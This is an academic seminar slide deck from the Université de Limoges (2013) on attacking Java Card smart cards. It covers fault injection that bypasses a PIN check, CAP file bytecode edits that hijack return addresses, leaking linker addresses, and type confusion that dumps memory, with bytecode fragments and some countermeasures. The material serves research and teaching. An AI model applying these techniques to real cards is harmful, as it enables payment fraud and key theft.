


Virus dans une carte mythe ou (proche) réalité ?

Décembre 2013

Séminaire Confiance Numérique

Jean-Louis Lanet

Jean-louis.lanet@unilim.fr

Université de Limoges

SUFOP Service Universitaire de Formation Permanente

Agenda

- Class of attacks
- Java Based Smart Card
- Hide this code and execute it.


Hypothesis

- We always think in term of normal behavior,
  - We design software in order to provide the expected service,
  - The attacker has full authority to chose the rules.

- To have confidence into the service delivery:
  - We must ensure (prove) that the service is delivered.
  - We must give guarantees that it does not what it is not expected to do.
    - In such a case proof is too hard,
    - Environment hypotheses are too huge,
    - Attacker behavior is difficult to mode,
    - Expertise and know-how remain the best defense.

Invasive attacks

- Chip is physically and irreversibly modified (remove the glue, can be visually detected later)
  - Passive attacks :
    - off line : reverse engineering of ROM code
    - in line : information reading (bus, memory, etc…) by probing or analysis of electrical potential.
  - Active attacks :
    - off line : modification of the component,
    - in line : injection of information.




Université de Limoges
SUFOP Service Universitaire de Formation Permanente

Side Channel Attack

Algorithm to compute $x = y^d \bmod n$:

Begin
m = bit-size of d
Let x = y
For i = m-2 **down to** 0
  Let y= y*y **mod** n
  If (bit i of d) is 1 **Then**
    Let x = (x*y) **mod** n
  End
End



Université de Limoges
SUFOP Service Universitaire de Formation Permanente

RSA 2012

Simple EM attack on ECC from 10 feet away

- ECC (Elliptic Curve Cryptography) App on PDA
  - Point multiplication (m * Q) over P-571 using open source crypto library

- Bulk AES encryption on another Android phone
  - App invokes the Bouncy Castle AES provider
  - Baseband m-field trace capture on a sampling scope

- Baseband
- Acq LPF = 100 MHz
- Filt BW = 60 MHz

Université de Limoges
SUFOP Service Universitaire de Formation Permanente

Perturbation attack

- Perturbation attacks change the normal behaviour of an IC in order to create an exploitable error
- The behaviour is typically changed either by applying an external source of energy during the operation,
- For attackers, the typical external effects on an IC running a software application are as follows
  - Modifying a value read from memory during the read operation, (transient)
  - Modification of the Eeprom values, (permanent)
  - Modifying the program flow, various effects can be observed:
    - Skipping an instruction, Inverting a test, Generating a jump, Generating calculation errors

Mutant

- Definition
  - A piece of code that passed the BC verification during the loading phase or any certification or any static analysis, and has been loaded into the EEPROM area,
  - This code is modified by a fault attack,
  - It becomes hostile : illegal cast to parse the memory, access to other pieces of code, unwanted call to the Java Card API (getKey,…).

Example of mutant


Bytecode	Octets
00 : aload_0	00 : 18
01 : getfield 85 60	01 : 83 85 60
04 : invokevirtual 81 00	04 : 8B 81 00
07 : ifeq 59	07 : 60 3B
09 : …	09 : …
…	…
59 : goto 66	59 : 70 42
61 : sipush 25345	61 : 13 63 01
64 : invokestatic 6C 00	64 : 8D 6C 00
67 : return	67 : 7A

Java code

```
private void debit(APDU apdu) {


  if ( pin.isValidated() ) {
     // make the debit operation
  } else {
     ISOException.throwIt (
       SW_PIN_VERIFICATION_REQUIRED);
}
```

Stack



aload_0 getfield #4 invokevirtual #18 ifeq 59 09: …

Example of mutant

Bytecode	Octets
00 : aload_0	00 : 18
01 : getfield 85 60	01 : 83 85 60
04 : invokevirtual 81 00	04 : 8B 81 00
07 : nop	07 : 00
08 : pop	08 : 3B
09 : …	09 : …
…	…
59 : goto 66	59 : 70 42
61 : sipush 25345	61 : 13 63 01
64 : invokestatic 6C 00	64 : 8D 6C 00
67 : return	67 : 7A

Java code


private void debit(APDU apdu) {

~~if (pin.isValidated())~~ {

// make the debit operation

} ~~else {~~
ISOException.throwIt (
SW_PIN_VERIFICATION_REQUIRED);
}

Stack




Université de Limoges
SUFOP Service Universitaire de Formation Permanente

Attack Hypothesis

- Hardware and mixed attack
  - Ability to change a byte in the memory (EEPROM),
  - Ability to change a byte on the buses during the transfer from memory to the CPU,
  - Consequences:
    - Changes in the control flow
    - Changes in the type system
  - RAM is more difficult to attack by perturbation hardware,
  - Card can be withdraw at any time,

Java Card Architecture



Université de Limoges
SUFOP Service Universitaire de Formation Permanente


The CAP file

- Contains an executable representation of package classes
- Contains a set of components (11)
- Each component describes an aspect of CAP file
  - Class info
  - Executable byte code
  - Linking info,…
- Optimized for small footprint by compact data structure
- Loaded on card


Stack underflow ?

- The idea:
  - Locate the return address of the current function somewhere in the stack,
  - Modify this address . . .
  - Once you return you will execute our malicious byte code (the previous array).
- We need to characterize the stack implementation,

Java Frame implementation



Java Frame implementation



Characterize the stack

```
public void ModifyStack (byte[] apduBuffer,APDU
   apdu, short a)
{
short i=(short) 0xCAFE ;
short j=(short)(getMyAddressTabByte (MALICIOUS
   ARRAY)+6) ;
i = j ;
}
```

L3 *L1* *L2* *L4* *L5* *L0 = this*

A ghost in the stack

- Modify the CAP file to change the value of the index of the locals:

```
public void
ModifyStack(byte[] apduBuffer,
              APDU apdu, short a)
{ 02 // flags: 0 max_stack: 2
  42 // nargs: 4 max_locals: 2
  11 CA FE sspush        0xCAFE
  29 04    sstore        4
  18       aload_0
  7B 00    getstatic_a   0
  8B 01    invokevirtual 1
  10 06    bspush        6
  41       sadd
  29 05    sstore        5
  16 05    sload         5
  29 04    sstore        4
  7A       return            }
```

```
public void ModifyStack
(byte[] apduBuffer,
APDU apdu,
short a)
{
short i=(short) 0xCAFE ;
short j=(short)
  (getMyAddressTabByte
  (MALICIOUS ARRAY)+6) ;
i = j ;
}
```

A ghost in the stack

- Modify the CAP file to change the value of the index of the locals:

```
public void
ModifyStack(byte[] apduBuffer,
            APDU apdu, short a)
{ 02 // flags: 0 max_stack: 2
  42 // nargs: 4 max_locals: 2
  11 CA FE sspush        0xCAFE
  29 04    sstore        4
  18       aload_0
  7B 00    getstatic_a   0
  8B 01    invokevirtual 1
  10 06    bspush        6
  41       sadd
  29 05    sstore        5
  16 05    sload         5
  29 07    sstore        7
  7A       return              }
```

```
public void ModifyStack
(byte[] apduBuffer,
APDU apdu,
short a)
{
short i=(short) 0xCAFE ;
short j=(short)
  (getMyAddressTabByte
  (MALICIOUS ARRAY)+6) ;
i = j ;
}
```

Université de Limoges
SUFOP Service Universitaire de Formation Permanente

Return address

- You changed the return address with a hostile array address,
- It is the scrambled address ! The VM unscramble it !
- At the return you jump outside the method…!
- Countermeasures:
  - Checks the index of the locals,
  - Check the jump,
  - Implement differently the stack (as a linked list for example),

Discovering the API

- Rich shell-codes need to access to the API *e.g*. sendAPDU, getKEY,…
- The linker is embedded in the card, the linked address are never accessible,
- Need to lure the embedded linker to get this information,
- Process:
  - Modify the CAP file (Method, Constant Pool & Reference Location)
  - Extract automatically the desired address from the stack,
  - Store it in the APDU buffer and send it.

Linking step

```
[ … ]
   .ConstantPoolComponent {  [ … ]
   0006 - ConstantStaticMethodRef : ExternalStaticMethoddRef : packageToken
   80 classToken 10 token 6
}
[ … ]
.MethodComponent { [ … ]
   @008a invokestatic    0006
   [ … ]
}
[ … ]
.ReferenceLocationComponent { [ … ]
   offsets_to_byte2_indices = { [ … ]
   @008b
   [ … ]
}
[ … ]
}
[ … ]
```

Method referenced by the token 0006

Constant Pool reference (token)

Offset of the token

Université de Limoges

SUFOP Service Universitaire de Formation Permanente

Linking step

```
[ … ]
   .ConstantPoolComponent {  [ … ]
   0006 - ConstantStaticMethodRef : ExternalStaticMethoddRef : packageToken
   80 classToken 10 token 6
}
[ … ]
.MethodComponent { [ … ]
   #8553 invokestatic    0539 <------  Real address of the method
   [ … ]
}
[ … ]
.ReferenceLocationComponent { [ … ]
   offsets_to_byte2_indices = { [ … ]
   @008b
   [ … ]
}
[ … ]
}
[ … ]
```

Université de Limoges
SUFOP Service Universitaire de Formation Permanente

The attack

Original code

```
[ … ]
@008a invokestatic 0006
@008d bspush 2a
@008f sreturn
[ … ]
```

Call to the referenced method

Token

Push the byte 0x2a as a signed short on the stack

Return the top of the stack

Output

```
0x002a
```

Université de Limoges

SUFOP Service Universitaire de Formation Permanente

The attack

Modified code

```
[ … ]
@008a sspush 0006
@008d nop
@008e nop
@008f sreturn
[ … ]
```

Push the resolved token on the stack (→ sspush 0006)

Return the top of the stack (→ sreturn)

Output

0x0539

Is the on board linker a compiler ?

- You know all the pairs (token, address)
- Design a code with only well chosen tokens,
- The card generates the code to attack itself … !

Perturbation

- Perturbation attacks change the normal behaviour of an IC in order to create an exploitable error
- The behaviour is typically changed either by applying an external source of energy during the operation,
- For attackers, the typical external effects on an IC running a software application are as follows
  - Modifying a value read from memory during the read operation, (transient)
  - Modification of the Eeprom values, (permanent)
  - Modifying the program flow, various effects can be observed:
    - Skipping an instruction, Inverting a test, Generating a jump, Generating calculation errors

Fault models

Non-encrypted memory

Fault model	Timing	precision	location	fault type	Difficulty
Precise bit error	total control	bit	total control	set (1) or reset (0)	++
Precise byte error	total control	byte	total control	set (0x00), reset (0xFF) or random	+
Unknown byte error	loose control	byte	no control	set (0x00)or reset (0xFF) or random	-
Unknown error	no control	variable	no control	set (0x00), reset (0xFF) or random	--

Encrypted memory


Université de Limoges
SUFOP Service Universitaire de Formation Permanente

Principe

- The *Oberthur* attack is based on type confusion,
- The applet loaded in the card is correct i.e. cannot be rejected by a byte code verifier,
- The idea is to bypass the run time check made if the code impose a type conversion,
- Inject the energy during the check,
  - It is a transient fault,
  - The result can be the dump of the memory.

Java Type conversion

- Java imposes a type hierarchy:




Java Type conversion

- Java imposes a type hierarchy
- Polymorphism allows type conversion checked at run time

```
T2 t2;
T1 t1 = (T1) t2;
```

⟺

```
aload t2
checkcast T1
astore t1
```




Java Type conversion

- Java imposes a type hierarchy
- Polymorphism allows type conversion checked at run time

```
T2 t2;
T1 t1 = (T1) t2;
```

⟺

```
aload t2
checkcast T1
astore t1
```




Java Type conversion

- Java imposes a type hierarchy
- Polymorphism allows type conversion checked at run time

```
T2 t2;
T3 t3 = (T3) t2;
```

⟺

```
aload t2
checkcast T3
astore t3
```



ClassCastException

The following class

- Define the class A with one field of type short,

```
public class A {short theSize = 0x00FF;}
```

- In the application defines instances,

```
public class Main {
…
A a = new A();
byte[] b = new byte [10]; b[0] = 1; b[1]=2;…
...
a = (A) ((Object)b); // a & b point on the same object
a.theSize = 0xFFFF;  // increases the size of the []
// read and write your array…
```

All what you need is… type confusion

- To force the type confusion

```
a = (A) b;
```

